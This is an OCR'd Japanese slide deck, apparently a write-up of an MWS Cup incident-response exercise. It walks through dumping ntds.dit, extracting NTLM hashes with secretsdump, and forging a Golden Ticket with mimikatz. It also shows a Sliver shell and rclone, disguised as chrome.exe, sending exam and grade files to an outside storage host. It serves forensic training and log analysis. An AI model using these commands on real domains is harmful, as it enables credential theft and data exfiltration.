- krbtgtは直近2つのパスワードハッシュ履歴を保持しており、1つ目のパスワードハッシュによるチケット検証に失敗したら2つ目のパスワードハッシュによるチケット検証でチケット偽装ができてしまうため。
- 参考
  - https://www.jpcert.or.jp/research/AD.html

6. Credential Access

TGT チケット要求チケット

ST サービスチケット

- Kerberos認証の簡単なしくみ




6. Credential Access

TGT チケット要求チケット

ST サービスチケット

- Golden Ticket = 偽装した任意のユーザのTGT



6. Credential Access

- 任意のユーザのGolden Ticketを作成するためには、krbtgtアカウントのNTLMハッシュが必要
  - krbtgt: TGTの署名などを行うアカウント
- DC01でntds.ditを窃取し、攻撃者端末で解析

```
ntdsutil.exe 'ac i ntds' 'ifm' 'create full C:\Windows\Temp\dump' q q
C:\Windows\system32\ntdsutil.exe: ac i ntds
Active instance set to "ntds".
C:\Windows\system32\ntdsutil.exe: ifm
ifm: create full C:\Windows\Temp\dump
Creating snapshot...
Snapshot set {d4d0eb39-1360-4f9f-bb20-33bf2d45b76f} generated successfully.
Snapshot {f9bc530a-0bee-4e72-940d-236838ecd2bd} mounted as C:\$SNAP_202210051
520_VOLUMEC$\
Snapshot {f9bc530a-0bee-4e72-940d-236838ecd2bd} is already mounted.
Initiating DEFRAGMENTATION mode...
     Source Database: C:\$SNAP_202210051520_VOLUMEC$\Windows\NTDS\ntds.dit
     Target Database: C:\Windows\Temp\dump\Active Directory\ntds.dit

                Defragmentation  Status (omplete)

          0    10   20   30   40   50   60   70   80   90  100
          |----|----|----|----|----|----|----|----|----|----|
          ..................................................

Copying registry files...
Copying C:\Windows\Temp\dump\registry\SYSTEM
Copying C:\Windows\Temp\dump\registry\SECURITY
Snapshot {f9bc530a-0bee-4e72-940d-236838ecd2bd} unmounted.
IFM media created successfully in C:\Windows\Temp\dump
ifm: q
C:\Windows\system32\ntdsutil.exe: q
```

```
┌──(kali㉿kali)-[~/dump]
└─$ impacket-secretsdump -system registry/SYSTEM -security registry/SECURITY
-ntds "Active Directory/ntds.dit" local
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Target system bootKey: 0x37981e8f9f767294f280d63b8eaeab62
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
```

```
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 768a9bcc74ce38c2ecebc2f2941f59ce
[*] Reading and decrypting hashes from Active Directory/ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:dcb0294dec9735e7339c3057865e9718:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DC01$:1008:aad3b435b51404eeaad3b435b51404ee:dd78984e75a19cbd6d7d06e4c0842926:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:e3f41a65bddff59e84d4d9b9290e32ef:::
eden-college.local\henderson:1112:aad3b435b51404eeaad3b435b51404ee:3f325d859ebcfb76c8e4f68da78472dd:::
eden-college.local\swan:1113:aad3b435b51404eeaad3b435b51404ee:ed24ea98dd81b699754352e0251d9a6a:::
eden-college.local\evans:1114:aad3b435b51404eeaad3b435b51404ee:f96eeadef16ddc2dd8ffcdbadcb9c6e6:::
WS01$:1115:aad3b435b51404eeaad3b435b51404ee:eed8962547dee811204ad6285115281a:::
WS02$:1116:aad3b435b51404eeaad3b435b51404ee:6a5c3d128b06f540bbe2bc1dd084ccc7:::
WS03$:1117:aad3b435b51404eeaad3b435b51404ee:0e08599c9a1ce222aba3a68a4be76aef:::
FILE01$:1118:aad3b435b51404eeaad3b435b51404ee:439d04a0ec144f116a07498cf12de425:::
eden-college.local\eden:1119:aad3b435b51404eeaad3b435b51404ee:8befde96a5864633cfc8ca447a4df9e9:::
```

6. Credential Access

- klistでチケットのキャッシュを削除し、mimikatzでGolden Ticket作成
  - Hendersonのアカウントのチケットを作成

```
PS C:\ProgramData\AdFind> klist purge
klist purge

Current LogonId is 0:0x97257
        Deleting all tickets:
        Ticket(s) purged!
```

```
  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # kerberos::golden /user:Henderson /domain:eden-college
.local /sid:S-1-5-21-2546957783-168664247-474269456 /krbtgt:e3f41a65bddff59e8
4d4d9b9290e32ef /ptt
User      : Henderson
Domain    : eden-college.local (EDEN-COLLEGE)
SID       : S-1-5-21-2546957783-168664247-474269456
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: e3f41a65bddff59e84d4d9b9290e32ef - rc4_hmac_nt
Lifetime  : 10/5/2022 3:28:28 PM ; 10/2/2032 3:28:28 PM ; 10/2/2032 3:28:28 P
M
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'Henderson @ eden-college.local' successfully submitted for
 current session

mimikatz(commandline) # exit
```


6. Credential Access

- FILE01の共有フォルダの一覧を取得

```
PS C:\ProgramData\AdFind> net view \\file01.eden-college.local\
net view \\file01.eden-college.local\
Shared resources at \\file01.eden-college.local\



Share name  Type  Used as  Comment

-------------------------------------------------------------------------------
class       Disk
exam        Disk
The command completed successfully.
```

6. Credential Access

- `net view ¥¥file01.eden-college.local` を実行した時、DC01とFILE01に172.16.1.102からHendersonのアカウントで認証したログが残っている
  - 172.16.1.102 はSwanが使っているはずなのに…
  - Hendersonが TGTをリクエストしたログはない



7. Exfiltration (4pts)

今回の攻撃によって、ファイルサーバのいくつかのファイルが外部に持ち出されている。

どのようなファイルがどこに持ち出されているか、いつ、どのような手段かも含めて、根拠とともに説明せよ。(記述問題)

注意点

- ログを根拠の説明で使う際には、EDRログの場合は ログ名: シーケンス番号 (sn) 、Proxyログの場合は `ログ名:行数` としてください

7. Exfiltration(4pts)

- file01でgrep

```
cat ws02.log | grep file01
```

- WS02でFILE01からファイルをコピーしている

```
10/05/2022 15:31:08.665 +0900 loc=en-US type=ITM2 sn=73691 lv=5 rs=10 trs=635 evt=file subEvt=copy os=Win com="WS02" domain="EDEN-COLLEGE" profile="MWSCup_server"
tmid=f32aa9bd-5a1e-4ac1-9a7a-b93a53b88e89 csid=S-1-5-21-2161340801-30039536-1092954500 ip=172.16.1.102,fe80::cc85:1486:78ff:d2d0 mac=06:ad:b5:bf:2d:23 rcCom="DESKTOP"
usr="Swan" usrDomain="EDEN-COLLEGE" sessionID=3 psGUID={69E342D1-7E40-4854-B53E-32EA46A78C3E} psPath="C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
path="\\file01.eden-college.local\class\student_grades.xlsx" mntFld="\\file01.eden-college.local\class" drvType=Net
dstPath="C:\Users\Swan\AppData\Local\Temp\student_grades.xlsx" dstDrv=HDD sha256=e76f20f6e6fa7291c5686ab7c10865cf663daa52747e5a665e8a0253ee3e0890 crTime="10/05/2022
15:31:08.645" acTime="10/05/2022 15:31:08.665" moTime="09/26/2022 18:18:57.709" size=997543
10/05/2022 15:31:20.766 +0900 loc=en-US type=ITM2 sn=73700 lv=5 rs=10 trs=635 evt=file subEvt=copy os=Win com="WS02" domain="EDEN-COLLEGE" profile="MWSCup_server"
tmid=f32aa9bd-5a1e-4ac1-9a7a-b93a53b88e89 csid=S-1-5-21-2161340801-30039536-1092954500 ip=172.16.1.102,fe80::cc85:1486:78ff:d2d0 mac=06:ad:b5:bf:2d:23 rcCom="DESKTOP"
usr="Swan" usrDomain="EDEN-COLLEGE" sessionID=3 psGUID={69E342D1-7E40-4854-B53E-32EA46A78C3E} psPath="C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
path="\\file01.eden-college.local\class\student_list.xlsx" mntFld="\\file01.eden-college.local\class" drvType=Net dstPath="C:\Users\Swan\AppData\Local\Temp\student_list.
xlsx" dstDrv=HDD sha256=9b8197babfda64c2f3544f4c8d2893f4fd727984bad0dd210be68aadd07d0b4b crTime="10/05/2022 15:31:20.760" acTime="10/05/2022 15:31:20.766" moTime="09/26/
2022 18:12:46.961" size=674452
10/05/2022 15:32:05.016 +0900 loc=en-US type=ITM2 sn=73755 lv=5 rs=10 trs=635 evt=file subEvt=copy os=Win com="WS02" domain="EDEN-COLLEGE" profile="MWSCup_server"
tmid=f32aa9bd-5a1e-4ac1-9a7a-b93a53b88e89 csid=S-1-5-21-2161340801-30039536-1092954500 ip=172.16.1.102,fe80::cc85:1486:78ff:d2d0 mac=06:ad:b5:bf:2d:23 rcCom="DESKTOP"
usr="Swan" usrDomain="EDEN-COLLEGE" sessionID=3 psGUID={69E342D1-7E40-4854-B53E-32EA46A78C3E} psPath="C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
path="\\file01.eden-college.local\exam\entrance_exam.docx" mntFld="\\file01.eden-college.local\exam" drvType=Net dstPath="C:\Users\Swan\AppData\Local\Temp\entrance_exam.
docx" dstDrv=HDD sha256=a4109e0c5d991eec5b2fec55d362e95051e07f98a639c1ea6ce1006e74c59667 crTime="10/05/2022 15:32:04.981" acTime="10/05/2022 15:32:05.016" moTime="09/26/
2022 18:05:04.577" size=2532271
```

7. Exfiltration(4pts)

- ファイルはchrome.exe を用いてどこかへコピーしている
  - 実態は、ファイル名を偽装した rclone というソフトウェア

```
10/05/2022 15:36:02.159 +0900 loc=en-US type=ITM2 sn=74038 lv=7 alert=1164 alertClass=risk rs=33 trs=713 rf=C16:C8:L8:R8:C35:L30:R30 evt=ps subEvt=start os=Win com="WS02"
domain="EDEN-COLLEGE" profile="MWSCup_server" tmid=f32aa9bd-5a1e-4ac1-9a7a-b93a53b88e89 csid=S-1-5-21-2161340801-30039536-1092954500 ip=172.16.1.102,
fe80::cc85:1486:78ff:d2d0 mac=06:ad:b5:bf:2d:23 rcCom="DESKTOP" usr="Swan" usrDomain="EDEN-COLLEGE" sessionID=3 psGUID={9DEC9366-5204-40B7-AAF6-0EF3196547B5}
psPath="C:\Users\Swan\AppData\Local\Temp\chrome.exe" cmd="copy C:\Users\Swan\AppData\Local\Temp\student_grades.xlsx data:bucket" psID=6328 parentGUID=
{63DA83A3-F761-41C8-8ABC-AE48C3B8BB00} parentPath="C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" psUser="Swan" psDomain="EDEN-COLLEGE" arc=x64
sha256=54e3b5a2521a84741dc15810e6fed9d739eb8083cb1fe097cb98b345af24e939 sha1=4e1a15d960b1d1a4e67f6613e072ff327a9ab976 md5=7197a917066b2af5212bcefb3922a35a company="https://
rclone.org" copyright="The Rclone Authors" fileDesc="Rsync for cloud storage" fileVer="1.59.2" product="Rclone" productVer="1.59.2" crTime="10/05/2022 15:35:14.753"
acTime="10/05/2022 15:35:25.287" moTime="10/05/2022 15:35:25.287" size=44559360 sig=None

10/05/2022 15:36:35.156 +0900 loc=en-US type=ITM2 sn=74082 lv=7 alert=1164 alertClass=risk rs=33 trs=746 rf=C16:C8:L8:R8:C35:L30:R30 evt=ps subEvt=start os=Win com="WS02"
domain="EDEN-COLLEGE" profile="MWSCup_server" tmid=f32aa9bd-5a1e-4ac1-9a7a-b93a53b88e89 csid=S-1-5-21-2161340801-30039536-1092954500 ip=172.16.1.102,
fe80::cc85:1486:78ff:d2d0 mac=06:ad:b5:bf:2d:23 rcCom="DESKTOP" usr="Swan" usrDomain="EDEN-COLLEGE" sessionID=3 psGUID={8A6E434C-B9A4-4069-9274-5CAF90BBF7D1}
psPath="C:\Users\Swan\AppData\Local\Temp\chrome.exe" cmd="copy C:\Users\Swan\AppData\Local\Temp\student_list.xlsx data:bucket" psID=6396 parentGUID=
{63DA83A3-F761-41C8-8ABC-AE48C3B8BB00} parentPath="C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" psUser="Swan" psDomain="EDEN-COLLEGE" arc=x64
sha256=54e3b5a2521a84741dc15810e6fed9d739eb8083cb1fe097cb98b345af24e939 sha1=4e1a15d960b1d1a4e67f6613e072ff327a9ab976 md5=7197a917066b2af5212bcefb3922a35a company="https://
rclone.org" copyright="The Rclone Authors" fileDesc="Rsync for cloud storage" fileVer="1.59.2" product="Rclone" productVer="1.59.2" crTime="10/05/2022 15:35:14.753"
acTime="10/05/2022 15:35:25.287" moTime="10/05/2022 15:35:25.287" size=44559360 sig=None

10/05/2022 15:36:41.370 +0900 loc=en-US type=ITM2 sn=74111 lv=7 alert=1164 alertClass=risk rs=33 trs=779 rf=C16:C8:L8:R8:C35:L30:R30 evt=ps subEvt=start os=Win com="WS02"
domain="EDEN-COLLEGE" profile="MWSCup_server" tmid=f32aa9bd-5a1e-4ac1-9a7a-b93a53b88e89 csid=S-1-5-21-2161340801-30039536-1092954500 ip=172.16.1.102,
fe80::cc85:1486:78ff:d2d0 mac=06:ad:b5:bf:2d:23 rcCom="DESKTOP" usr="Swan" usrDomain="EDEN-COLLEGE" sessionID=3 psGUID={50A9B1D7-C500-44E8-BE0A-36356E2D3481}
psPath="C:\Users\Swan\AppData\Local\Temp\chrome.exe" cmd="copy C:\Users\Swan\AppData\Local\Temp\entrance_exam.docx data:bucket" psID=4780 parentGUID=
{63DA83A3-F761-41C8-8ABC-AE48C3B8BB00} parentPath="C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" psUser="Swan" psDomain="EDEN-COLLEGE" arc=x64
sha256=54e3b5a2521a84741dc15810e6fed9d739eb8083cb1fe097cb98b345af24e939 sha1=4e1a15d960b1d1a4e67f6613e072ff327a9ab976 md5=7197a917066b2af5212bcefb3922a35a company="https://
rclone.org" copyright="The Rclone Authors" fileDesc="Rsync for cloud storage" fileVer="1.59.2" product="Rclone" productVer="1.59.2" crTime="10/05/2022 15:35:14.753"
acTime="10/05/2022 15:35:25.287" moTime="10/05/2022 15:35:25.287" size=44559360 sig=None
```

7. Exfiltration(4pts)

- 同じ時間のプロキシログを見ると、http://35.76.102.7/bucket にコピーしたファイルをアップロードしている

```
172.16.1.102 - - [05/Oct/2022:15:36:02 +0900] "HEAD http://35.76.102.7/bucket/student_grades.xlsx HTTP/1.1" 404 434 614 "-" "rclone/v1.59.2" TCP_MISS:ORIGINAL_DST
172.16.1.102 - - [05/Oct/2022:15:36:02 +0900] "PUT http://35.76.102.7/bucket/student_grades.xlsx HTTP/1.1" 200 998220 649 "-" "rclone/v1.59.2" TCP_MISS:ORIGINAL_DST
172.16.1.102 - - [05/Oct/2022:15:36:02 +0900] "HEAD http://35.76.102.7/bucket/student_grades.xlsx HTTP/1.1" 200 434 850 "-" "rclone/v1.59.2" TCP_MISS:ORIGINAL_DST

172.16.1.102 - - [05/Oct/2022:15:36:35 +0900] "HEAD http://35.76.102.7/bucket/student_list.xlsx HTTP/1.1" 404 432 614 "-" "rclone/v1.59.2" TCP_MISS:ORIGINAL_DST
172.16.1.102 - - [05/Oct/2022:15:36:35 +0900] "PUT http://35.76.102.7/bucket/student_list.xlsx HTTP/1.1" 200 675127 649 "-" "rclone/v1.59.2" TCP_MISS:ORIGINAL_DST
172.16.1.102 - - [05/Oct/2022:15:36:35 +0900] "HEAD http://35.76.102.7/bucket/student_list.xlsx HTTP/1.1" 200 432 850 "-" "rclone/v1.59.2" TCP_MISS:ORIGINAL_DST

172.16.1.102 - - [05/Oct/2022:15:36:41 +0900] "HEAD http://35.76.102.7/bucket/entrance_exam.docx HTTP/1.1" 404 433 614 "-" "rclone/v1.59.2" TCP_MISS:ORIGINAL_DST
172.16.1.102 - - [05/Oct/2022:15:36:41 +0900] "PUT http://35.76.102.7/bucket/entrance_exam.docx HTTP/1.1" 200 2532976 649 "-" "rclone/v1.59.2" TCP_MISS:ORIGINAL_DST
172.16.1.102 - - [05/Oct/2022:15:36:41 +0900] "HEAD http://35.76.102.7/bucket/entrance_exam.docx HTTP/1.1" 200 433 857 "-" "rclone/v1.59.2" TCP_MISS:ORIGINAL_DST
```

7. Exfiltration(4pts)

A. 持ち出されたファイル

- student_grades.xlsx
  - 15:31:08 ファイルサーバからコピー(ws02.log:73691)
  - 15:36:02 http://35.76.102.7/bucket へrcloneを用いて持ち出し (ws02.log:74038, proxy01.log:5932)
- student_list.xlsx
  - 15:31:20 ファイルサーバからコピー(ws02.log:73700)
  - 15:36:35 http://35.76.102.7/bucket へrcloneを用いて持ち出し (ws02.log:74082, proxy01.log:5990)
- entrance_exam.docx
  - 15:32:05 ファイルサーバからコピー(ws02.log:73755)
  - 15:36:41 http://35.76.102.7/bucket へrcloneを用いて持ち出し (ws02.log:74111, proxy01.log:6009)

7. Exfiltration

- PowerShellでファイルサーバからファイルをコピー

```
PS C:\ProgramData\AdFind> copy \\file01.eden-college.local\class\student_grades.xlsx C:\Users\Swan\AppData\Lo
cal\Temp\
copy \\file01.eden-college.local\class\student_grades.xlsx C:\Users\Swan\AppData\Local\Temp\
PS C:\ProgramData\AdFind> copy \\file01.eden-college.local\class\student_list.xlsx C:\Users\Swan\AppData\Loca
l\Temp\
copy \\file01.eden-college.local\class\student_list.xlsx C:\Users\Swan\AppData\Local\Temp\
```

```
PS C:\ProgramData\AdFind> copy \\file01.eden-college.local\exam\entrance_exam.docx C:\Users\Swan\AppData\Loca
l\Temp\
copy \\file01.eden-college.local\exam\entrance_exam.docx C:\Users\Swan\AppData\Local\Temp\
```


7. Exfiltration

- rcloneを用いて、オブジェクトストレージ（Minio）へアップロード

```
sliver (NAUGHTY_CHAIRPERSON) > upload rclone/chrome.exe

[*] Wrote file to C:\Users\Swan\AppData\Local\Temp\chrome.exe

sliver (NAUGHTY_CHAIRPERSON) > upload rclone/rclone.conf

[*] Wrote file to C:\Users\Swan\AppData\Local\Temp\rclone.conf

sliver (NAUGHTY_CHAIRPERSON) > ls

C:\Users\Swan\AppData\Local\Temp (11 items, 83.1 MiB)
====================================================
drwxrwxrwx  3                       <dir>      Wed Oct 05 15:26:18 +0900 2022
-rw-rw-rw-  attach.exe              16.5 MiB   Wed Oct 05 14:43:23 +0900 2022
-rw-rw-rw-  chrome.exe              42.5 MiB   Wed Oct 05 15:35:25 +0900 2022
-rw-rw-rw-  entrance_exam.docx      2.4 MiB    Mon Sep 26 18:05:04 +0900 2022
-rw-rw-rw-  lsass.zip               18.2 MiB   Wed Oct 05 14:51:11 +0900 2022
-rw-rw-rw-  m2.exe                  1.3 MiB    Wed Oct 05 15:25:43 +0900 2022
-rw-rw-rw-  pe.exe                  429.9 KiB  Wed Oct 05 15:03:07 +0900 2022
-rw-rw-rw-  rclone.conf             151 B      Wed Oct 05 15:35:32 +0900 2022
-rw-rw-rw-  student_grades.xlsx     974.2 KiB  Mon Sep 26 18:18:57 +0900 2022
-rw-rw-rw-  student_list.xlsx       658.6 KiB  Mon Sep 26 18:12:46 +0900 2022
-rw-rw-rw-  WS02-20221005-1446.log  47.9 KiB   Wed Oct 05 14:47:37 +0900 2022


sliver (NAUGHTY_CHAIRPERSON) > shell

? This action is bad OPSEC, are you an adult? Yes

[*] Wait approximately 10 seconds after exit, and press <enter> to continue
[*] Opening shell tunnel (EOF to exit) ...

[*] Started remote shell with pid 1448

PS C:\Users\Swan\AppData\Local\Temp> ./chrome.exe copy "C:\Users\Swan\AppData\Local\Temp\student_grades.xlsx" data:bucket
./chrome.exe copy "C:\Users\Swan\AppData\Local\Temp\student_grades.xlsx" data:bucket
PS C:\Users\Swan\AppData\Local\Temp> ./chrome.exe copy "C:\Users\Swan\AppData\Local\Temp\student_list.xlsx" data:bucket
./chrome.exe copy "C:\Users\Swan\AppData\Local\Temp\student_list.xlsx" data:bucket
PS C:\Users\Swan\AppData\Local\Temp> ./chrome.exe copy "C:\Users\Swan\AppData\Local\Temp\entrance_exam.docx" data:bucket
./chrome.exe copy "C:\Users\Swan\AppData\Local\Temp\entrance_exam.docx" data:bucket
PS C:\Users\Swan\AppData\Local\Temp>
```


```
┌──(kali㉿kali)-[~/rclone]
└─$ cat rclone.conf
[data]
type = s3
provider = Minio
access_key_id = RzkSnnd3JqdkHckm
secret_access_key = 87NgcS5bd6qf00vT7iDKJzOHigrrVHpN
endpoint = http://35.76.102.7
```

7. Exfiltration



7. Exfiltration

- rcloneは正規のツールだが、攻撃者も使用する



3日目 – データの盗み出しと認証情報の収集

3 日目の 10 時間の間に、攻撃者は価値のある可能性のあるデータが保存されているディレクトリを特定して、データの窃取を開始しました。

攻撃者は、3 台目のサーバーに RClone をデプロイし、MEGA のログイン情報を含んだ設定ファイルを作成しました。窃取されたディレクトリには、人事、IT、信用審査、経理の各部門、幹部社員、および「予算」というラベルが付いたディレクトリのデータが保存されていました。

攻撃者はまず、RClone をデプロイし、盗み出したしたデータの転送先となる MEGA アカウントの電子メールとパスワードを含む設定ファイルを作成しました。

```
